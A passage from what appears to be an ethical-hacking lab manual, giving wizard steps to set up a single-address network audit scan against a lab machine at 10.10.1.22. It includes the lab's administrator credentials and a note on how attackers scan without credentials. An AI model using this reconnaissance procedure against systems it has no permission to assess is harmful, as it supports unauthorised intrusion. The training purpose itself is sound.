


6. Under the **Audit Scan Mode** section, click the **Single address scan** radio button, and then click **Next**.

Note: You can also scan an IP range by clicking on the **IP range scan** radio button, after which you will specify the target IP range.



7. Under the **Single Address Scan** section, specify the target IP address in the **Name** field of the **Single address** option (in this example, the target IP address is **10.10.1.22**); Click **Next**.




8. The next section is **Authentication Settings**; select the **Connect as** radio button and enter the **Windows Server 2022** machine credentials (Domain\Username: **Administrator** and Password: **Pa\$\$w0rd**), and then click **Next**.


Note: In reality, attackers do not know the credentials of the remote machine(s). In this situation, they choose the **Connect as currently logged on user** option and perform a scan to determine which machines are active in the network. With this option, they will not be able to extract all the information about the target system. Because this lab is just for assessment purposes, we have entered the credentials of the remote machine directly.



9. In the final step of the wizard, leave the default settings unchanged and click **Finish**.



